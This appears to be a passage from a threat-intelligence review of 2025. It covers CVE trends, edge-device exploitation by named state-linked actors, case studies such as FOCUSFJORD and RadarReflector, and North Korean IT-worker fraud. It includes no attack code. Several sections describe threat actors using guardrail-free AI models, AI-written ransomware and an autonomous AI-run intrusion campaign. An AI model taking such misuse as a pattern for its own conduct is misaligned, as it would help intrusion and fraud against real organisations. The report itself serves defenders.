
In 2025, 45,988 new Common Vulnerabilities and Exposures (CVEs) were discovered, up by 20% compared to 2024, where nearly 10% of these had a base severity of Critical, and over 40% a base severity of High. With more vulnerabilities being recorded each year since 2023, it highlights the growing attack surface for threat actors to exploit within organisations' networks.

Figure 7 - Monthly CVE publications by year (2023-2025)



Last year continued to demonstrate that edge and infrastructure systems are typically the blind corners of the modern attack surface. Threat actors across motivations, geographies, and capability levels are conducting vulnerability-driven intrusions by exploiting edge appliances, internet-facing platforms, and enterprise infrastructure at scale. The year's activity revealed growing interest in supply chain-adjacent infrastructure, long term footholds gained through zero-day exploitation, and exploitation chains designed to bypass traditional perimeter controls entirely. Some of the key critical vulnerabilities published in 2025, many of which were actively exploited by known threat actors, are charted out below.

Figure 8 - Notable CVEs from 2025



> Threat actors will likely continue to treat edge systems as high-value, low-visibility intrusion points that are ideal for bypassing endpoint security and leveraging privileged authentication flows.

We expect further convergence between perimeter exploitation and long-term espionage, as well as targeting for persistent cyber crime. Attack chains are shortening as adversaries integrate proof-of-concept (PoC) exploit material, reverse-engineer patches, and automate post-compromise tooling. Zero-day development will likely expand to target enterprise critical platforms, especially authentication systems, collaboration platforms, and cloud-edge orchestration layers.

Edge devices remain a key battleground

Throughout 2025, numerous threat actors treated the edge as a top-tier entry point. Edge appliances, such as VPNs, load balancers, email gateways, and identity proxies, became a favoured attack lane for scalable, low-noise compromise.[78]

China-based threat actors like Red Dev 86 (*a.k.a.* UNC3886) continued to exploit edge vulnerabilities, increasingly aligning infrastructure targeting with diplomatic and economic priorities (such as the Belt and Road Initiative (BRI)).[79,80] In January 2025, Red Dev 38 (*a.k.a.* BackdoorDiplomacy) leveraged the covert proxy network RedRelay (*a.k.a.* ORBWEAVER), which is itself generally enabled through the Zone botnet (*a.k.a.* GobRat) and WHIPWEAVE (*a.k.a.* Bulbature), to scan and exploit Ivanti Connect Secure VPNs during a high-pressure patching window for CVE-2025-0282. This activity was targeting infrastructure associated with organisations in the government, technology, energy, and financial services sectors.[81] Fortinet technology was revealed to be the target of UMBRELLA STAND by the UK's National Cyber Security Centre (NCSC) in June 2025, where internet-facing FortiGate 100D series firewalls were reported to be a specific target of this malware family.[82] In October 2025, we linked UMBRELLA STAND to Red Vulture (*a.k.a.* Nylon Typhoon, APT15) based on infrastructure overlaps.[83]

Significant reconnaissance campaigns were conducted by Iran-based threat actor Yellow Dev 24 (*a.k.a.* Nemesis Kitten) between January 2024 and February 2025, focusing heavily on supply chain routes into aviation, defence, smart device vendors, and critical engineering organisations, and supported by custom mass-scanning tooling we call GoSweep. The enumeration of external-facing infrastructure extending to an organisation's subsidiaries and supply chain likely suggests the threat actor was attempting to identify weak points in an attack surface. In particular, the specific entities targeted suggest Yellow Dev 24 was exploring supply chain vectors, either as a means to access a particular end target or to compromise or obtain information on multiple potential targets through third parties.[84]

We also observed numerous open directories containing exploit code and targeting data which revealed the leveraging of CVEs by multiple threat actors. In one example, the unattributed threat actor we track as White Dev 212 (whose activity was first identified in 2025) deployed scripts exploiting CVE-2025-49113, a post-authentication remote code execution (RCE) vulnerability affecting RoundCube Mail versions up to 1.6.10, and targeted a wide range of users across 32 countries, as well as a number of government agencies.[85] Similarly, an exposed open directory associated with China-based Red Lamassu (*a.k.a.* Calypso, Red Dev 37), a threat actor that predominantly targets the telecommunications sector, revealed exploit scripts crafted to target Fortinet, Sophos, and Grafana technologies, as well as Milesight IoT UR series routers.[86] In both cases, these exposed files provided insights into threat actor targeting interests and likely technologies exploited.

> Reconnaissance is now industrialised, blending commodity scanners with bespoke automation to scale discovery and exploitation across hundreds or thousands of assets in parallel.

Zero-day development and post-compromise innovation accelerated

2025 marked a turning point in the speed and coordination of vulnerability weaponisation:

- SharePoint ToolShell vulnerabilities (CVE-2025-53770, CVE-2025-53771) evolved from disclosure to widespread exploitation within days, deployed by multiple China-based threat actors. Activity included custom webshell clusters such as SPORTSBALL, used by Red Dev 13 (*a.k.a.* HAFNIUM, Silk Typhoon).[87]
- SAP CVE-2025-42957, a 9.9 CVSS code injection flaw, saw confirmed exploitation within weeks[88], enabling full system compromise via RFC module manipulation.
- China-based threat actors rapidly began exploiting the critical React2Shell (CVE-2025-55182, CVE-2025-66478) RCE vulnerability within hours of disclosure, targeting exposed React/Next.js servers at scale.[89]
- The zero-day vulnerability CVE-2025-20393 affecting Cisco Secure Email products enabled threat actors to conduct arbitrary command execution with root level privileges, and was reported to be exploited by a China-based threat actor we track as Red Dev 102 (*a.k.a.* UAT-9686).[90]

Upstream infrastructure and supply-chain platforms remain key targets

2025's edge-focused threat activity highlighted a clear convergence between infrastructure exploitation and supply chain strategy, demonstrating that edge systems are not isolated perimeter devices, but rather upstream trust anchors, and their compromise has cascading operational and strategic consequences.

For example, China-based Red Dev 61's (*a.k.a.* UTA0178, UNC5221) compromise of F5's development environment with BRICKSTORM malware provided strategic insight into vulnerabilities across globally deployed appliances used by governments, telecommunications organisations, and critical infrastructure.[91]


Case study: FOCUSFJORD infrastructure and global edge targeting


Our tracking of China-based threat actor Red Phoenix's (*a.k.a.* APT27, Emissary Panda, LuckyMouse, Iron Tiger) FOCUSFJORD infrastructure linked previously unreported TLS certificates to C2 servers and revealed active compromises in more than 11 countries. These compromises were based on repeated connections from edge device infrastructure across Southeast Asia, Europe, Africa, Latin America, and the Middle East.

The edge infrastructure observed included Fortinet FortiMail, Ivanti MobileIron Core, Forcepoint StoneGate, and Palo Alto GlobalProtect systems, and demonstrated the breadth of technologies likely being successfully exploited by a single China-based threat actor. Given Red Phoenix's espionage motivation, there are several geopolitical trends in the background likely driving this activity. Throughout 2025, China has expanded its political, economic, and strategic relationships across multiple global regions, and these relationships have deepened through large infrastructure projects, increased trade, investment partnerships, and diplomatic initiatives.

Across several regions, including parts of the Americas, the Middle East, and Africa, China's increasing involvement in infrastructure development, economic cooperation, and emerging technology collaboration appears to correlate with sustained or growing espionage-motivated targeting from China-based threat actors. As China continues to broaden its global partnerships, this trend of espionage activity from threat actors like Red Phoenix is likely to persist. Further, this broad targeting highlights how perimeter systems continue to be a key component in facilitating the opportunistic compromise of victim networks for sophisticated threat actors, in campaigns potentially consistent with publicly reported geopolitical developments and national strategic priorities. The targeting and compromise of perimeter systems is likely to remain a key tactic of Red Phoenix throughout 2026.

Figure 9 - Red Phoenix infrastructure and global edge targeting





Case study: Mass scanning and supply chain exposure by Yellow Dev 24

We identified a series of open directories linked to the Iran-based threat actor Yellow Dev 24 (*a.k.a.* Nemesis Kitten), providing visibility into its targeting conducted throughout 2024 of edge devices and internet-facing infrastructure. Our analysis of the threat actor's activity throughout 2024 and the start of 2025 revealed that the threat actor systematically enumerated over 1,000 subdomains across 22 organisations, focusing primarily on perimeter technologies, such as smart devices, audiovisual systems, automation platforms, satellite communication services, cloud-based telephony, and email tooling. By combining traditional reconnaissance tooling with bespoke utilities, we assess the threat actor highly likely sought to identify weak points in the exposed attack surface of both primary targets and their global supply chains.

A key insight from our analysis was Yellow Dev 24's emphasis on edge technologies commonly deployed in hybrid workplaces and distributed operational environments. This pattern indicates an effort to compromise devices that sit on or near the network perimeter, where misconfigurations or outdated firmware often present opportunities for lateral movement, credential harvesting, or covert surveillance.

We further uncovered a previously unknown Golang-based tool which appears to be designed to orchestrate large-scale scanning or exploitation across IP ranges. The presence of this bespoke tool, alongside PoC exploits for vulnerabilities in Palo Alto Expedition, Citrix ADC, and GitLab systems, demonstrates the threat actor's intent to leverage both commodity and custom capabilities to compromise edge appliances rapidly after disclosure.

These findings illustrate the strategic focus adversaries place on the perimeter, particularly edge devices, supplier-hosted services, and externally accessible management interfaces.

Case study: Red Dev 43 exploits enthusiast Mode-S receivers for aviation OSINT

We identified a China-based proxy network developer which we track as Red Dev 43 targeting enthusiast Mode-S receivers using a custom malware family we refer to as RadarReflector. RadarReflector has likely been in development since at least 2024, and its primary function is to forward the Mode-S Beast serialised data received by the infected device to threat actor-controlled infrastructure.[92]

By multilayering data received by multiple infected devices, the threat actor can precisely track aircraft movement in the regions covered by infected devices. Our analysis identified RadarReflector victims globally, including in Europe, Asia, North and South America, and Africa. In some cases, we found concentrations of victims around military facilities involved in strategic air mobility.

RadarReflector is almost certainly part of a wider capability, developed by Red Dev 43, which also collects from a variety of other data sources including shipping location data, Software Defined Radio (SDR) receivers, and online satellite trackers. We assess that it is highly likely that this information, along with the data collected using RadarReflector, powers a ‘situational awareness’ system enabling broad visibility into the state of flights, shipping, and weather, as well as potentially the tracking of specific assets of interest. Several such systems (e.g. situational awareness) are developed and marketed by China-based commercial entities.

We assess it is likely that the trend of China-based threat actors leveraging commercially developed technologies, such as proxy networks and ‘situational awareness’ systems, will continue over the coming years.

The data engine – AI as a force multiplier

AI supercharges both defenders and adversaries and is the No. 1 cyber investment priority for security leaders.[93] It's also positioned to be a key enabler of the engine powering modern threat operations, amplifying adversary capability across reconnaissance, intrusion, social engineering, malware development, and data exploitation. Threat actors are no longer constrained by skill or capacity as AI-driven capabilities proliferate.

Threat actors shifted gears in 2025. Last year marked the moment AI became a true force multiplier across the threat landscape, further contributing to and amplifying the lowering of barriers, acceleration of operational tempo, and democratisation of capabilities once limited to threat actors with developed skills and resources.

For 2026 and beyond, AI-driven threats were the most frequently raised forward-looking concern by clients, based on insights from PwC incident response engagement teams.

AI-enabled tooling has empowered even low-skilled threat actors to execute high-speed, high-volume operations, whilst advanced adversaries are using AI to sharpen precision, scale automation, and compress attack timelines. We assess continued AI adoption by adversaries will highly likely fuel a sustained increase in the volume and sophistication of threats originating from a much wider pool of threat actors, already reflected in the expanding cyber crime ecosystem due to capability democratisation and -as-a-Service offerings that began taking root before the AI boom. Further, we anticipate that future malware development will not only be AI-assisted, but will also natively incorporate AI to better evade detection and target high-value data with precision for maximum impact.

The evolution towards AI-driven, high-volume, and polymorphic attacks poses a profound challenge to traditional detection and response models. Consequently, defending against these threats demands a strategic shift beyond traditional security measures, and organisations can consider incorporating specialised frameworks (such as MITRE's ATLAS, or Adversarial Threat Landscape for Artificial-Intelligence Systems[94]) into their threat modelling to understand and anticipate the unique ways AI systems can be exploited, thereby building more resilient cyber defences for the challenges ahead.

2025 activity showcased AI's transformative impact

Threat actors across all motivations consistently utilised these tools to enhance efficiency across the entire attack lifecycle, with 2025 exhibiting the pervasive adoption of GenAI by adversaries, which continues to fundamentally reshape the threat landscape and increase the tempo of their operations.[95]

> Threat actors embraced AI not as an enhancement, but as a core component of their tradecraft: automating reconnaissance, generating multilingual phishing lures, accelerating malware development, and guiding complex intrusion sequences.

The time between the public release of a new capability by an AI company and its weaponisation by threat actors shrank dramatically, a trend we assess will likely accelerate in 2026. The most significant development, however, was the emergence of autonomous agents capable of conducting entire attack sequences without human intervention, representing a paradigm shift in offensive capability.

Figure 10 - Threat actor AI trends

Exploitation trend	Social engineering (text-based generation, lures)	A/V generation, deepfakes	Malware development	AI enhanced ransomware attacks	AI-driven malicious campaign
Examples/ scenarios	Use of malicious AI tools such as • WormGPT, • • SpamGPT, and • FraudGPT; content for highly convincing BEC and other scams; disinformation.	North Korea-based Black Ara used AI to create fake personas as part of its illicit remote workers activities; deepfake services advertisement on dark web; deepfake of celebrities and executives for criminal activities.	Automated malware development by threat actors; AI-generated code fragments in the LummaStealer malware family.	First known AI-written ransomware called PromptLock; use of AI throughout the entire attack chain from reconnaissance to extortion.	Proof-of-concept AI agent ReaperAI designed to function as a pentester; Anthropic report claiming that a China-based threat actor GTG-1002 launched autonomous campaign against 30 global organisations.
Likelihood of exploitation	Low Med High	Low Med High	Low Med High	Low Med High	Low Med High
Availability of capabilities	Low Med High	Low Med High	Low Med High	Low Med High	Low Med High

AI-driven social engineering continued at speed

Financially motivated threat actors rapidly adopted malicious AI tools such as WormGPT, SpamGPT, and FraudGPT, generating convincing, linguistically accurate phishing content across languages, regions, and platforms.[96] Deepfake technologies matured in parallel and provided cyber criminals with high-fidelity voice and video impersonation, enabling executive fraud, vishing scams, and identity manipulation at a fraction of previous cost and skill.[97] New tools like 'deep live cam'[98] enabled convincing deepfake scams, whilst a growing number of services such as Media[.]io, Voice[.]ai, and FakeYou have enabled individuals to mimic celebrity voices. We assess threat actors are highly likely exploiting legitimate applications, like voice accent converters designed for call centres, to make their operations appear more legitimate to suspecting and unsuspecting victims.[99]

AI-enhanced malware development and extortion operations

Throughout 2025, threat actors leveraged stripped-down or guardrail-free models to generate malicious code, mutate payloads, and optimise existing malware families.[100] Early 2025 saw AI-generated code fragments appear in Lumma Stealer operated by the threat actor we track as White Dev 168.[101] The trend culminated in the discovery of PromptLock, a first-of-its-kind, AI-written ransomware capable of dynamically generating scripts based on embedded prompts,[102] giving an early glimpse into how AI may natively integrate with malware to avoid detection.

Ransomware threat actors also used AI to rapidly analyse exfiltrated data, allowing for the acceleration of victim profiling and tailoring of extortion leverage,[103] with DragonForce's release of its data analysis service provided to affiliates as one example. The service, which we assess is likely powered by AI, enables an affiliate to generate a report on its victim and the risks associated with the compromise of the specific data stolen. The service requires between 300 and 400 GB of stolen data for analysis, and that the victim organisation have an annual revenue of at least US$15 million.[104]

Autonomous agents enter the field

2025 also marked the emergence of autonomous AI agents tested by threat actors to facilitate their malicious campaigns. Proof-of-concept agents like ReaperAI,[105] an AI agent designed to function as a penetration tester, demonstrated the ability to autonomously conduct activities (such as reconnaissance) and execute complex exploits without human intervention, signalling a future of scalable and persistent automated attacks. In November 2025, Anthropic reported[106] that a China-based threat actor, GTG-1002, had launched a campaign against 30 global organisations, including major technology firms, financial institutions, chemical manufacturers, and government agencies, using Anthropic's AI toolchain Claude Code. According to the report, between 80-90% of the campaign was AI-driven, executed without human intervention, and within pre-set guardrails.[107]


These operations illustrated a future where threat actors supply the strategy, and AI executes it.

Case study: Black Ara's AI-enhanced infiltration campaigns

The evolving use of AI for malicious purposes during 2025 was exemplified by the activities of the North Korea-based threat actor Black Ara (*a.k.a.* DPRK IT Workers, Famous Chollima, Wagemole). Black Ara's activities centre on the meticulous creation of fraudulent personas (and curation of stolen or leased identities) to secure remote employment in organisations globally, whilst hiding their nationality to evade background checks and hiring restrictions related to international sanctions against North Korea.

Black Ara's operatives, active since at least 2018, work illicitly as remote contractors, subcontractors, or full-time employees in roles such as software engineer, UI engineer, backend developer, .NET developer, full stack or lead developer, and data scientist. Operatives either create entirely fictitious personas, hijack legitimate (often stolen) identities,[108] or pay to impersonate real people.[109] These personas are then bolstered with fabricated work histories, supported by a network of fake social media profiles on platforms like LinkedIn and GitHub, and in some cases, even counterfeit company websites. To obscure their true location and evade security checks, the threat actor relies on a network of facilitators managing laptop farms and utilising VPNs, whilst payments are laundered through cryptocurrencies and foreign banks.[110]

Figure 11 - Typical Black Ara infection chain



We assess Black Ara's primary objective is highly likely the generation of illicit revenue for the North Korean regime, serving as a means to bypass international sanctions and fund state priorities, such as its weapons programmes. We further assess there is a likely secondary motive of gaining strategic access to companies of interest. This initial foothold can then be exploited for espionage, intellectual property theft, extortion of the company if Black Ara is discovered, or to enable follow-on operations by other North Korea-based threat actors like Black Artemis (*a.k.a.* Lazarus Group).[111]

Black Ara has systematically integrated AI as a force multiplier to enhance the credibility and effectiveness of its fraudulent employment campaigns. To create their fake personas, operatives use AI to generate unique and convincing profile pictures for their fabricated social media accounts, or to modify existing stock photos into new, seemingly authentic individuals. In some cases, the threat actor has been observed creating fake organisations and related websites, used as experience in the fabricated resumes and social media accounts. As these operations are increasingly reported in the media, Black Ara has evolved its tactics by employing video deepfakes. This allows them to engage in virtual interviews, and in some cases enabled them to convincingly impersonate legitimate IT professionals and secure employment.[112]

Full-stack tradecraft – how adversaries navigate the modern digital track

Threat actors are now racing across the entire technology stack, fluidly moving from edge vulnerabilities to cloud identity abuse and application-layer compromise with unprecedented precision. Their motivations differ, but their tactics increasingly converge on the same high-value control surfaces: identity, cloud, and the exposed edges where visibility drops. Defenders are challenged to tune their security engines to these pressure points, reinforcing trust relationships and tightening control planes to stay ahead of adversaries accelerating through every layer of the enterprise.

Across 2025, threat actors showed that the modern technology stack has become a high-speed race circuit, with attackers navigating edge devices, cloud platforms, identity systems, applications, endpoints, and data stores with increasing fluency. Their motivations still determine why they attack, but their growing operational specialisation determines how they overtake defences.

Well-resourced, espionage motivated threat actors ran full-stack campaigns, moving seamlessly from vulnerable edge gear into cloud control planes and data hubs. Financially motivated threat actors accelerated toward identity abuse and fast-moving credential theft, supported by a maturing cyber crime ecosystem. Meanwhile, sabotage threat actors continued to focus on infrastructure whilst hacktivists stayed on the outer edges, targeting public-facing surfaces for visibility rather than persistence.[113]

Whilst motivations shape intent (i.e. espionage, financial crime, sabotage, and hacktivism) the 2025 landscape showed that sophistication is increasingly measured by how fluidly a threat actor moves across the track.

- Espionage motivated threat actors (notably based in China[114] and Russia[115]) demonstrated full stack fluency by seamlessly exploiting vulnerabilities and legitimate workflows, infiltrating supply chains, abusing cloud identity, and engaging in stealthy lateral movement to maintain long-term access.

- Financially motivated threat actors leaned into identity and SaaS targeting, exploiting MFA fatigue, stolen tokens, RMM tools, OAuth pathways, and infostealers to execute high-velocity extortion campaigns.[116]

- North Korea-based threat actors exploited the software supply chain and fraudulent developer ecosystems whilst engaging in complex cyber-enabled employment fraud and extortion, merging revenue generation with strategic intelligence collection.[117]

- Iran-based threat actors remained consistent in objectives but accelerated their tactical innovation by pairing their core tradecraft with rapid development of novel backdoors, advanced anti-analysis techniques, and modular loaders,[118] whilst also employing AI[119] to scale reconnaissance,[120] phishing,[121] and malware development.[122]

